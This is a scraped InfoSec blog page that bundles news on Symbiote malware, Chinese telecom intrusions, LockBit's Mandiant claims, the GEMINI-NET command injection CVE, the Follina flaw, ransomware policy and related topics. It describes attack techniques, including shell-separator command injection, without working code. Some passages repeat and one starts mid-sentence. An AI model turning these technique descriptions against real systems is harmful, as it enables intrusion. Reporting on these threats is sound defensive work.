InfoSec and Compliance – With 20 years of blogging experience, DISC InfoSec blog is dedicated to providing trusted insights and practical solutions for professionals and organizations navigating the evolving cybersecurity landscape. From cutting-edge threats to compliance strategies, this blog is your reliable resource for staying informed and secure. Dive into the content, connect with the community, and elevate your InfoSec expertise!
Researchers uncovered a high stealth Linux malware, dubbed Symbiote, that could be used to backdoor infected systems.
Joint research conducted by security firms Intezer and BlackBerry uncovered a new Linux threat dubbed Symbiote.
The name comes from the concept of symbiote which is an organism that lives in symbiosis with another organism, exactly like this implant does with the infected systems. For this reason, security researchers defined this threat as nearly impossible to detect.
Unlike other Linux threats, Symbiote needs to infect other running processes to inflict damage on the compromised machines. It is a shared object (SO) library that is loaded into all running processes using LD_PRELOAD (T1574.006), and like a parasite infects the machine. Once the malware has infected all the running processes, it provides the threat actor with rootkit capability and supports data-stealing capabilities.
The malware was first spotted in November 2021, experts believe it was designed to target the financial sector in Latin America, such as Banco do Brasil and Caixa.
“Once the malware has infected a machine, it hides itself and any other malware used by the threat actor, making infections very hard to detect. Performing live forensics on an infected machine may not turn anything up since all the file, processes, and network artifacts are hidden by the malware. In addition to the rootkit capability, the malware provides a backdoor for the threat actor to log in as any user on the machine with a hardcoded password, and to execute commands with the highest privileges.” reads the report published by Blackberry. “Since it is extremely evasive, a Symbiote infection is likely to “fly under the radar.” In our research, we haven’t found enough evidence to determine whether Symbiote is being used in highly targeted or broad attacks.”
Experts reported that one interesting technical features implemented by Symbiote is the Berkeley Packet Filter (BPF) hooking functionality, it is the first Linux malware to use this feature to hide malicious network traffic.
“When an administrator starts any packet capture tool on the infected machine, BPF bytecode is injected into the kernel that defines which packets should be captured. In this process, Symbiote adds its bytecode first so it can filter out network traffic that it doesn’t want the packet-capturing software to see.” continues the report.
Symbiote can be loaded by the linker via the LD_PRELOADdirective before any other shared objects allowing to “hijack the imports” from the other library files loaded for the application.
Symbiote hides its presence by hooking libc and libpcap functions.
“Symbiote is a malware that is highly evasive. Its main objective is to capture credentials and to facilitate backdoor access to infected machines. Since the malware operates as a userland level rootkit, detecting an infection may be difficult.” concludes the report. “Network telemetry can be used to detect anomalous DNS requests, and security tools such as antivirus and endpoint detection and response (EDR) should be statically linked to ensure they are not “infected” by userland rootkits.”
Experts also shared indicators of compromise (IoCs) for this threat.
China-linked threat actors have breached telecommunications companies and network service providers to spy on the traffic and steal data.
US NSA, CISA, and the FBI published a joint cybersecurity advisory to warn that China-linked threat actors have breached telecommunications companies and network service providers.
The nation-state actors exploit publicly known vulnerabilities to compromise the target infrastructure.
The attackers also targeted Small Office/Home Office (SOHO) routers and Network Attached Storage (NAS) devices to use them as additional access points to route command and control (C2) traffic and midpoints to carry out attacks on other entities.
Below is top network device CVEs exploited by PRC nation-state actors since 2020:
Chinese hackers employed open-source tools for reconnaissance and vulnerability scanning, according to the government experts, they have utilized open-source router specific software frameworks, RouterSploit and RouterScan [T1595.002], to identify vulnerable devices to target.
The RouterSploit Framework allows operators to scan for vulnerable embedded devices, while RouterScan allows for the scanning of IP addresses for vulnerabilities. Both tools could be used to target SOHO and other routers manufactured by major industry providers, including Cisco, Fortinet, and MikroTik.
“Upon gaining an initial foothold into a telecommunications organization or network service provider, PRC state-sponsored cyber actors have identified critical users and infrastructure including systems critical to maintaining the security of authentication, authorization, and accounting. After identifying a critical Remote Authentication Dial-In User Service (RADIUS) server, the cyber actors gained credentials to access the underlying Structured Query Language (SQL) database [T1078] and utilized SQL commands to dump the credentials [T1555], which contained both cleartext and hashed passwords for user and administrative accounts.” reads the advisory published by the US agencies. “Having gained credentials from the RADIUS server, PRC state-sponsored cyber actors used those credentials with custom automated scripts to authenticate to a router via Secure Shell (SSH), execute router commands, and save the output [T1119].”
The agencies also provide a list of recommendations to mitigate and detect these attacks:
Keep systems and products updated and patched as soon as possible after patches are released [D3-SU] . Consider leveraging a centralized patch management system to automate and expedite the process.
Immediately remove or isolate suspected compromised devices from the network [D3-ITF] [D3-OTF].
Segment networks to limit or block lateral movement [D3-NI].
Disable unused or unnecessary network services, ports, protocols, and devices [D3-ACH] [D3-ITF] [D3-OTF].
Enforce multifactor authentication (MFA) for all users, without exception [D3-MFA].
Enforce MFA on all VPN connections [D3-MFA]. If MFA is unavailable, enforce password complexity requirements [D3-SPP].
Implement strict password requirements, enforcing password complexity, changing passwords at a defined frequency, and performing regular account reviews to ensure compliance [D3-SPP].
Perform regular data backup procedures and maintain up-to-date incident response and recovery procedures.
Disable external management capabilities and set up an out-of-band management network [D3-NI].
Isolate Internet-facing services in a network Demilitarized Zone (DMZ) to reduce the exposure of the internal network [D3-NI].
Enable robust logging of Internet-facing services and monitor the logs for signs of compromise [D3-NTA] [D3-PM].
Ensure that you have dedicated management systems [D3-PH] and accounts for system administrators. Protect these accounts with strict network policies [D3-UAP].
Enable robust logging and review of network infrastructure accesses, configuration changes, and critical infrastructure services performing authentication, authorization, and accounting functions [D3-PM].
Upon responding to a confirmed incident within any portion of a network, response teams should scrutinize network infrastructure accesses, evaluate potential lateral movement to network infrastructure and implement corrective actions commensurate with their findings.
Mandiant: “No evidence” we were hacked by LockBit ransomware
American cybersecurity firm Mandiant is investigating LockBit ransomware gang’s claims that they hacked the company’s network and stole data.
The ransomware group published a new page on its data leak website earlier today, saying that the 356,841 files they allegedly stole from Mandiant will be leaked online.
“All available data will be published!” the gang’s dark web leak site threatens under a timer showing just under three hours left until the countdown ends.
LockBit has yet to reveal what files it claims to have stolen from Mandiant’s systems since the file listing on the leak page is empty.
However, the page displays a 0-byte file named ‘mandiantyellowpress.com.7z’ that appears to be related to a mandiantyellowpress.com domain (registered today). Visiting this page redirects to the ninjaflex.com site.
When BleepingComputer reached out for more details on LockBit’s claims, the threat intel firm said it hadn’t yet found evidence of a breach.
“Mandiant is aware of these LockBit-associated claims. At this point, we do not have any evidence to support their claims. We will continue to monitor the situation as it develops,” Mark Karayan, Mandiant’s Senior Manager for Marketing Communications, told BleepingComputer.
Mandiant says it's looking into Lockbit ransomware gang's claims:
“Mandiant is aware of these LockBit-associated claims. At this point, we do not have any evidence to support their claims. We will continue to monitor the situation as it develops.” pic.twitter.com/JLM5ob1yCi
These claims come after Mandiant revealed in a report published last week that the Russian Evil Corp cybercrime group has now switched to deploying LockBit ransomware on targets’ networks to evade U.S. sanctions.
Mandiant announced in March that it entered into a definitive agreement to be acquired by Google in an all-cash transaction valued at roughly $5.4 billion.
The LockBit ransomware gang has been active since September 2019 as a ransomware-as-a-service (RaaS) and relaunched as the LockBit 2.0 RaaS in June 2021 after ransomware actors were banned from posting on cybercrime forums [1, 2].
Accenture, a Fortune 500 company and one of LockBit’s victims, confirmed to BleepingComputer in August 2021 that it was breached after the gang asked for a $50 million ransom not to leak data stolen from its network.
During the bug hunting activity, Red Team Research (RTR) detected 2 zero-day bugs on GEMINI-NET, a RESI Informatica solution.
It’s been detected an OS Command Injection, which has been identified from NIST as a Critical one, its score is 9,8. This vulnerability comes from a failure to check the parameters sent as inputs into the system before they are processed by the server.
Due to the lack of user input validation, an attacker can ignore the syntax provided by the software and inject arbitrary system commands with the user privileges of the application.
RESI S.p.A. has been for over thirty years a technological partner of the largest Italian organizations such as the Ministry of Defence, the Presidency of the Council of Ministers, the Italian Post Office, Leonardo, Ferrovie dello Stato, TIM, Italtel. Plus RESI S.p.A. Is one of the few Italian companies, that creates national technology.
Please note that patches for these specific vulnerabilities have been released by Resi.
What GEMINI-NET from Resi is
GEMINI-NET™ is a Resi product that allows active and passive monitoring of networks and communication services, used in many networks, both old and new generation. This platform is an OSS system that can be integrated, modular and scalable.
It monitors in real time all the needs related to typical network services and infrastructure issues and is able to optimize resources and data traffic on the network.
According to the institutional website https:///www.gruppotim.it/redteam, once these vulnerabilities were identified, researchers Alessandro Bosco, Fabio Romano and Stefano Scipioni immediately started the process of Coordinated Vulnerability Disclosure (CVD) with Massimiliano Brolli, leading the project, by publishing only after the availability of the fixes made by the Vendor.
Below are the details that have been published on the institutional website and NIST ratings.
CVE-2022-29539 – RESI S.p.A
Vulnerability Description: Improper Neutralization of Special Elements used in an OS Command (OS Command Injection – CWE-78) Software Version: 4.2 NIST:
CVSv3: 9.8 Severity: CriticalRESI Gemini-Net 4.2 is affected by OS Command Injection. It does not properly check the parameters sent as input before they are processed on the server. Due to the lack of validation of user input, an unauthenticated attacker can bypass the syntax intended by the software (e.g., concatenate `&|;\r\ commands) and inject arbitrary system commands with the privileges of the application user.
According to the institutional website https:///www.gruppotim.it/redteam, once these vulnerabilities were identified, researchers Alessandro Bosco, Fabio Romano and Stefano Scipioni immediately started the process of Coordinated Vulnerability Disclosure (CVD) with Massimiliano Brolli, leading the project, by publishing only after the availability of the fixes made by the Vendor.
Below are the details that have been published on the institutional website and NIST ratings.
CVE-2022-29539 – RESI S.p.A
Vulnerability Description: Improper Neutralization of Special Elements used in an OS Command (OS Command Injection – CWE-78) Software Version: 4.2 NIST: https://nvd.nist.gov/vuln/detail/CVE-2022-29539 CVSv3: 9.8 Severity: CriticalRESI Gemini-Net 4.2 is affected by OS Command Injection. It does not properly check the parameters sent as input before they are processed on the server. Due to the lack of validation of user input, an unauthenticated attacker can bypass the syntax intended by the software (e.g., concatenate `&|;\r\ commands) and inject arbitrary system commands with the privileges of the application user.
We are talking about one of the few Italian centers of industrial research about security bugs, where since few years are performed “bug hunting” activities that aim to search for undocumented vulnerabilities, leading to a subsequent issuance of a Common Vulnerabilities and Exposures (CVE) on the National Vulnerability Database of the United States of America, once the Coordinated Vulnerability Disclosure (CVD) with the Vendor is over.
In two years of activity, the team has detected many 0-days on very popular products of big vendors, such as Oracle, IBM, Ericsson, Nokia, Computer Associates, Siemens, QNAP, Johnson & Control, Schneider Electric, as well as other vendors on different types of software architectures.
In two years, more than 70 CVEs have been published, 4 of them with a Critical severity (9.8 of CVSSv3 scores), 23 of them with a High severity and 36 of them with a Medium severity.
Speaking about a vulnerability detected on Johnson & Control’s Metasys Reporting Engine (MRE) Web Services Product, Cybersecurity and Infrastructure Security Agency (CISA) of the United States of America issued a specific Security Bulletin reporting as Background the following sectors: “CRITICAL INFRASTRUCTURE SECTORS, COUNTRIES/ AREAS USED and COMPANY HEADQUARTERS”.
It is an all-Italian reality that issues a CVE every 6 working days, internationally contributing to the research for undocumented vulnerabilities, and contributing to the security of the products used by many organizations and several individuals.
We all know that cyberthreats have become more frequent, stealthier and more sophisticated. What’s more, the traditional, reactive approach to detecting threats by hunting indicators of compromise (IoCs) using markers like IP addresses, domains and file hashes is quickly becoming outdated—threats are only detected once a compromise is achieved and attackers are readily able to alter these markers to evade detection.
To overcome this issue, the cybersecurity community came up with the concept of anomaly-based detection, a technique that leverages statistical analysis, big data and machine learning to detect atypical events. However, this approach often results in a high rate of false positives. What is considered normal versus what is anomalous is not always precise. To identify malicious trends and patterns, vast amounts of data must be captured from sources across the entire computing environment, requiring large-scale investments in data collection and processing.
TTPs: Behavior-Based Detection
The concept of TTPs (tactics, techniques and procedures) was popularized by David Bianco’s The Pyramid Of Pain. Bianco stressed that threat hunters must move away from static IoCs like domains and IPs, as those are difficult to keep up with. For example, attackers can easily use a domain generation algorithm (DGA) to generate fake domain names and IP addresses to evade detection. Additionally, the cybersecurity industry also must shift from signature-based malware detection, as today’s malware is polymorphic; which means the same malware is capable of creating different signatures with each infection. Therefore, the focus should be on the TTPs of attackers because these are difficult to change quickly.

What is the MITRE ATT&CK Framework?
Researchers at MITRE Corporation and security vendors noted that, unlike IoCs, adversary techniques do not change frequently because of the limitations of targeted technologies (e.g., Windows, macOS, mobile devices), and are common across multiple adversaries. That’s why in 2013, they created the MITRE ATT&CK framework. ATT&CK stands for adversarial tactics, techniques and common knowledge—one of the industry’s most curated and globally-accessible knowledge bases of common adversary behavior. The sole aim of the project is to map typical adversary TTPs so that there is a common language for both red and blue teams while proactively hunting for cybersecurity threats.
The framework consists of 14 different tactics along with several techniques attackers use to achieve those tactics. A tactic refers to a general goal the adversary is trying to establish while the technique refers to the means the adversary will adopt to accomplish the tactic. Tactics explain the “why” while techniques explain the “how.” Each technique is further divided into sub-techniques that explain in greater detail how an adversary executes a specific technique.
Tactics listed in the ATT&CK matrix are presented in a linear format, starting from the time an adversary conducts reconnaissance to the point when they achieve their final goal— exfiltration or impact. ATT&CK not only provides appropriate categorization for adversary actions but also details recommendations on how organizations can defend against them.
Why is ATT&CK Important?
The MITRE ATT&CK framework can be used worldwide across multiple security disciplines such as intrusion detection, threat hunting and intelligence, security engineering and risk management. Some key benefits or use cases for the ATT&CK framework can include:
Attacker emulation: Simulates attack scenarios to test security solutions and verify defense capabilities.
Penetration testing: Acts as a frame of reference when conducting red team or purple team exercises and studying or mapping adversarial behaviors.
Forensics and investigations: Aids Incident Response teams in finding missing attacker activity.
Behavioral analytics: Provides contextual, behavioral information that security teams and vendors can use to identify hidden, unrelated anomalies and patterns.
Security maturity and gap assessments: Helps determine what parts of the enterprise lack defenses against adversary behaviors and what parts of the organization need prioritized investments.
Product evaluations: Helps evaluate a security tool’s detection capabilities and breadth of detection coverage.
The standard for technology integrations: Serves as a common standard that helps connect and communicate disparate security tools, leading to an integrated defense approach.
ATT&CK is truly a gold mine of resources when it comes to adversary techniques and MITRE welcomes contributions from the cybersecurity industry to keep the framework updated with the latest TTPs (ATT&CK just announced their latest version, v11, in April 2022).
That said, ATT&CK isn’t perfect. MITRE acknowledges that sometimes biases exist in the minds of security analysts. That’s why in addition to ATT&CK, it is recommended that you leverage other threat intelligence reports as well as tools that allow full visibility into the network and security posture of your organization.
Regardless of where you are in your cybersecurity maturity journey, it is never too late to realign your security, redefine your security processes and rethink your security metrics in terms of the MITRE ATT&CK framework.
Cybersecurity is required to be a dynamic industry because cybercriminals don’t take days off. Cybersecurity professionals must be innovative, creative, and attentive to keep gaining the upper hand on cybercriminals. Unfortunately, there are millions of unfilled cybersecurity job openings around the globe.
The gender divide
The problem of not enough cybersecurity professionals is exacerbated by a lack of diversity in the sector. There is a disproportionately low ratio of women to men within the entire technology industry. In the science, technology, engineering and math (STEM) industries, women make up only 24% of the workforce, and while this has increased from just 11% in 2017, there is clearly still a sizeable disparity.
The cybersecurity industry is performing only marginally better than STEM, with women making up roughly 24% of cybersecurity jobs globally, according to (ISC)².
There is also a parallel trend here: women have superior qualifications in cybersecurity than their male counterparts. Over half of women – 52% – have postgraduate degrees, compared to just 44% of men. More importantly, 28% of women have cybersecurity-related qualifications, while only 20% of men do. This raises one important point, which is that women feel that they must be more qualified than men to compete for and hold the same cybersecurity roles. The industry is, therefore, losing a significant pool of talent because of this perception. Untapped talent means less innovation and dynamism in the products and services businesses offer.
Unfortunately, the challenges for women do not appear to stop once they enter the cybersecurity workforce. Pay disparity continues to blight the industry. Women reported being on smaller salaries at a higher proportion than men. 17% of women reported earning between $50,000 and $99,000 compared to 29% of men. However, there are signs that this disparity in pay is closing. For those in cybersecurity who earned over $100,000, the difference in percentage between men and women was much closer. This is encouraging and shows that once women are in the industry, they can enjoy as much success as men.
Nevertheless, reaching these higher levels of the cybersecurity industry is far from straightforward for women at present. It is an unavoidable fact that women still struggle to progress as easily compared to male counterparts. A key reason for this is cultural: women are disinclined to shout about their achievements, as such they regularly go unnoticed when promotions and other opportunities come round.
The cybersecurity industry is starting to embrace diversity in the workforce, but there is a long way to go before women are as valued in cybersecurity as men. With the current skills deficit hampering the growth of cybersecurity providers, this is a perfect opportunity for the industry and individual providers to break the bias and turn to women to speed up innovation and improve defense against cybercriminals.
Welcome to our May 2022 review of data breaches and cyber attacks. We identified 77 security incidents during the month, resulting in 49,782,129 compromised records.
You can find the full list below, with incidents affecting UK organisations listed in bold.
“Wise is not the one who knows all the answers but the one who knows what questions to ask”

More than an article, this is a conversation starter for the CISO and his/her team: What are your answers for this list of essential question that any information security department must deal with?
Obviously there are many other questions, these are just the foundation for a security program.
These questions are ordered, it will be hard to answer the last ones without having answers for the first ones.
For your organization:
Who are the clients of the information security team?
What are the drivers for security? This will include Business, Technical and Compliance aspects.
What are the business significant security objectives? Have these been agreed with the clients of the information security team?
How do you model your organization and the systems it relies on?
What are the third parties you exchange information with?
What is the list of assets that need to be protected? Who owns them? Who controls them?
What are the threats or risks?
What is the list of security controls or processes you have in place? What is the success criteria for each? How frequently do you check that they are not just effective but successful?
What is the list of non-compliances that need to be remediated?
What is your level of compliance?
What is the list of vulnerabilities that need to be remediated?
What is your level of security (or risk)?
How do you maintain your knowledge base?
What is your level of security maturity? This measures not your security but your ability to maintain and improve your security.
How do you report the activity of the information security team?
How do you report the value of security to your clients?
How do you prove to third parties your level of security?
What do you plan to do to improve the level of security (or decrease risk)?
How easy or difficult was for you and your team to formulate an answer?
If you find these questions too easy, either you are truly great CISO (please share answers) or your suffer a severe case of Duning-Kruger. I will leave to those readers to find out which.
Researchers uncovered 3.6M accessible MySQL servers worldwide that represent a potential attack surface for their owners.
Researchers from Shadow Server scanned the internet for publicly accessible MySQL server instances on port 3306/TCP and uncovered 3.6M installs worldwide responding to their queries.
These publicly accessible MySQL server instances represent a potential attack surface for their owners.
“These are instances that respond to our MySQL connection request with a Server Greeting. Surprisingly to us, we found around 2.3M IPv4 addresses responding with such a greeting to our queries. Even more surprisingly, we found over 1.3M IPv6 devices responding as well (though mostly associated with a single Autonomous System).” states the report published by the researchers.
Most of the accessible IPv4 MySQL servers are in the United States (740.1K), China (296.3K), Poland (207.8K) and Germany (174.9K).
Accessible IPv4 MySQL servers
Most of the accessible IPv6 MySQL servers are in the United States (460.8K), Netherlands (296.3K), Singapore (218.2K) and Germany (173.7K).
“It is unlikely that you need to have your MySQL server allowing for external connections from the Internet (and thus a possible external attack surface). If you do receive a report on your network/constituency take action to filter out traffic to your MySQL instance and make sure to implement authentication on the server.” concludes the report.
Cybersecurity and Infrastructure Security Agency (CISA) director Jen Easterly announced the formation of a joint ransomware task force, plans for which were originally outlined in the Cyber Incident Reporting for Critical Infrastructure Act of 2022 (CIRCIA).
Easterly announced the news at an Institute for Security and Technology (IST) event on May 20 in Washington, D.C., and also said the task force would have its first official meeting within the next few months.
“We’re very excited about it,” Easterly said during an event interview. “We think that this will actually build really nicely on the infrastructure and the scaffolding that we’ve developed with the [Joint Cyber Defense Collaborative] to use what we have as part of the federal cyber ecosystem and the companies that are part of the JCDC alliance to plug into the hub as envisioned in the Ransomware Task Force Report.”
She added that the FBI will co-chair the task force, which means the operational leads will be Eric Goldstein, CISA’s head of cyber and Bryan Vorndran, the assistant director of the FBI’s Cyber Division.
CIRCIA’s Reporting Requirements
Passed as part of the omnibus spending bill in March, CIRCIA focuses on critical infrastructure companies—ranging from financial services firms to energy companies, or other entities where a cybersecurity event would impact economic security or public health and safety.
CIRCIA would require these entities to report any substantial cybersecurity incidents or ransom payments to the federal government within 72 and 24 hours, respectively.
The Institute for Security and Technology issued a report last year that included a framework to combat the rising threat of ransomware.
Former State Department cybersecurity coordinator Chris Painter, also a co-chair of the ransomware task force working groups, explained during the IST event that combating ransomware threats requires a high degree of coordination and cooperation between government agencies.
“Establishing the new task force signals that this issue continues to be a priority and is a recognition that combating ransomware will take a sustained, long-term effort,” he said. “It should work to leverage federal and private sector capability to disrupt the major ransomware actors in any way possible.”
Easterly said the focus would be on operationalizing progress in an agile way and disrupting these bad actors, with CISA on the resilience/defense side.
“We want to work with all of our partners across the federal cyber ecosystem and the industry to actually be able to go after these actors in a very agile way at scale,” she said.
She said the days of holding threat report briefings on a quarterly basis are long over; it is no longer a realistic way of protecting critical infrastructure threats.
“We all have to be in the room all the time, sharing information constantly so that we can create that picture together, because it’s very likely that industry is going to see a cyberattack on the homeland before we see it,” Easterly said. “So, we have to be in the same room—we have to trust each other.”
Beyond Ransomware
The event also featured a keynote address from Deputy Attorney General Lisa Monaco, who announced twin initiatives from the Department of Justice.
The first is aimed at tackling illegal cryptocurrency transactions while the second concerns the establishment of a cybersecurity operations international liaison position to speed up international operations aimed at disrupting the activities of cybersecurity threat actors globally
“We’ve got to evolve to keep pace with the threat and the nation-states and criminal actors driving it,” Monaco said.
Matthew Warner, CTO and co-Founder at Blumira, a provider of automated threat detection and response technology, said as attacks against businesses and infrastructure have continued to grow, so has the impact of these attacks.
“Ransomware is a systemic risk to all computing at this point, which requires a unique response from governments,” he said. “To do this, however, requires a task force that can respond in a way that we have not seen before in cybersecurity.”
He explained if governments wanted to defend their and their allies’ infrastructures—commercial or not—then reducing ransomware across the globe is paramount.
Alex Ondrick, director of security operations at BreachQuest, an incident response specialist, noted that information-sharing and trust-building between government and private business is long overdue by at least a decade, but that initiatives such as JRTF could improve upon a growing private-public partnership.
“Governments have come to increasingly rely on the private sector, yet governments are only just beginning to reciprocate information-sharing,” he said. “Given new legislation and interest, CISA’s JRTF has an opportunity to increase the lines of communication and improve information-sharing.”
Ondrick added that an increasingly decentralized ransomware threat landscape has created an opportunity for more ransomware-as-a-service (RaaS) attackers and more ransomware attacks overall.
“Ransomware has become a key fixture of cybercrime as we move towards a post-COVID-19 world, and ransomware—as related to critical infrastructure—continues to evolve,” he said. “Preventing a ransomware attack against critical infrastructure is of the utmost seriousness and urgency.
Regarding the DoJ’s initiative tackling illegal cryptocurrency transfers, Warner pointed out that the nature of blockchain—and therefore, cryptocurrencies—means every transaction is available for the world to see.
“While attackers will try to move this money around through tumblers, in the end, it must end up somewhere to convert to usable currency,” he said. “Government and NGO initiatives have the opportunity to track cryptocurrency use and look for clusters of ransomware payments being funneled through the blockchain.”
If the target wallets and/or transfers in and out of these potential ransomware wallets can be identified, then governments can disrupt the actors by seizing cryptocurrency from them—this was the case when the U.S. seized $30 million in cryptocurrency from the NetWalker ransomware group in early 2021.
“Ransomware will only continue to grow, as will new attacks leveraged by ransomware, which means that not only the government but also all private entities must level up quickly to defend properly,” Warner said.
(CVSS score 7.8), in the Microsoft Office productivity suite.
“On Monday May 30, 2022, Microsoft issued
CVE-2022-30190
regarding the Microsoft Support Diagnostic Tool (MSDT) in Windows vulnerability.” reads the advisory published by Microsoft. “A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user’s rights.”
This week, the cybersecurity researcher nao_sec discovered a malicious Word document (“05-2022-0438.doc”) that was uploaded to VirusTotal from Belarus. The document uses the remote template feature to fetch an HTML and then uses the “ms-msdt” scheme to execute PowerShell code.
Interesting maldoc was submitted from Belarus. It uses Word's external link to load the HTML and then uses the "ms-msdt" scheme to execute PowerShell code.https://t.co/hTdAfHOUx3pic.twitter.com/rVSb02ZTwt
The popular cybersecurity expert Kevin Beaumont, who named the bug Follina, published an analysis of the flaw.
“The document uses the Word remote template feature to retrieve a HTML file from a remote webserver, which in turn uses the ms-msdt MSProtocol URI scheme to load some code and execute some PowerShell.” reads the analysis published by Beaumont.“There’s a lot going on here, but the first problem is Microsoft Word is executing the code via msdt (a support tool) even if macros are disabled. Protected View does kick in, although if you change the document to RTF form, it runs without even opening the document (via the preview tab in Explorer) let alone Protected View.”
The issue affects multiple Microsoft Office versions, including Office, Office 2016, and Office 2021.
Microsoft recommends disabling the MSDT URL Protocol as workarounds, below are the instructions included in the guidance:
To disable the MSDT URL Protocol
Disabling MSDT URL protocol prevents troubleshooters being launched as links including links throughout the operating system. Troubleshooters can still be accessed using the Get Help application and in system settings as other or additional troubleshooters. Follow these steps to disable:
Run Command Prompt as Administrator.
To back up the registry key, execute the command “reg export HKEY_CLASSES_ROOT\ms-msdt filename“
Execute the command “reg delete HKEY_CLASSES_ROOT\ms-msdt /f”.
How to undo the workaround
Run Command Prompt as Administrator.
To back up the registry key, execute the command “reg import filename”
Microsoft credited crazyman with Shadow Chaser Group, the tech giant labeled the flaw as “fixed” on April 21, 2022, and dismissed the vulnerability as “not a security issue” because the diagnostic tool requires a passkey for its execution.
How to Identify and Reduce the Risks of 3rd Party Vendors
In a landscape filled with new threats and regulations managing the risks of 3rd party vendors is vitally important. Most financial institutions have tens of thousands of supplier relationships, and many data breaches originate through IT Vendors within the supply chain. Compounding this dilemma, regulators including OIG, OCC, FFIEC and others are increasing their focus on potential 3rd party risks. They want to see organizations proactively identifying potential risks, verifying that business partners providers and their employees are compliant, monitoring for changes that might create new risks or compliance gaps, and managing the investigation and remediation of incidents.
During this webcast our panel will specifically address the practical ‘how to’s’ around identifying and reducing the risks of 3rd party vendors, and we will focus on:
Typical risks resulting from third party relationships
Common deficiencies of vendor management practices used during the on-boarding process, and the life of the relationship
Moving from a reactive to a proactive (preventative) vendor management process
Real world examples will be used to illustrate the key points and recommendations
In a landscape filled with new threats and regulations managing the risks of 3rd party vendors is vitally important. Most financial institutions have tens of thousands of supplier relationships, and many data breaches originate through IT Vendors within the supply chain. Compounding this dilemma, regulators including OIG, OCC, FFIEC and others are increasing their focus on potential 3rd party risks. They want to see organizations proactively identifying potential risks, verifying that business partners providers and their employees are compliant, monitoring for changes that might create new risks or compliance gaps, and managing the investigation and remediation of incidents.
During this webcast our panel will specifically address the practical ‘how to’s’ around identifying and reducing the risks of 3rd party vendors, and we will focus on:
– Typical risks resulting from third party relationships – Common deficiencies of vendor management practices used during the on-boarding process, and the life of the relationship – Moving from a reactive to a proactive (preventative) vendor management process – Real world examples will be used to illustrate the key points and recommendations
Security researchers devised a technique, dubbed GhostTouch, to remotely control touchscreens using electromagnetic signals.
A team of researchers from Zhejiang University and Technical University of Darmstadt devised a technique, dubbed GhostTouch, to remotely control capacitive touchscreens using electromagnetic signals.
According to the experts, GhostTouch is the first active contactless attack against capacitive touchscreens.
GhostTouch uses electromagnetic interference (EMI) to remotely inject fake touch points into a capacitive device. The researchers demonstrated how to inject two types of basic touch events, taps and swipes, into targeted locations of the touchscreen. The events allowed the researchers to control the devices (i.e. answering an eavesdropping phone call, pressing the button, swiping up to unlock), the attack technique was successful on nine smartphone models.
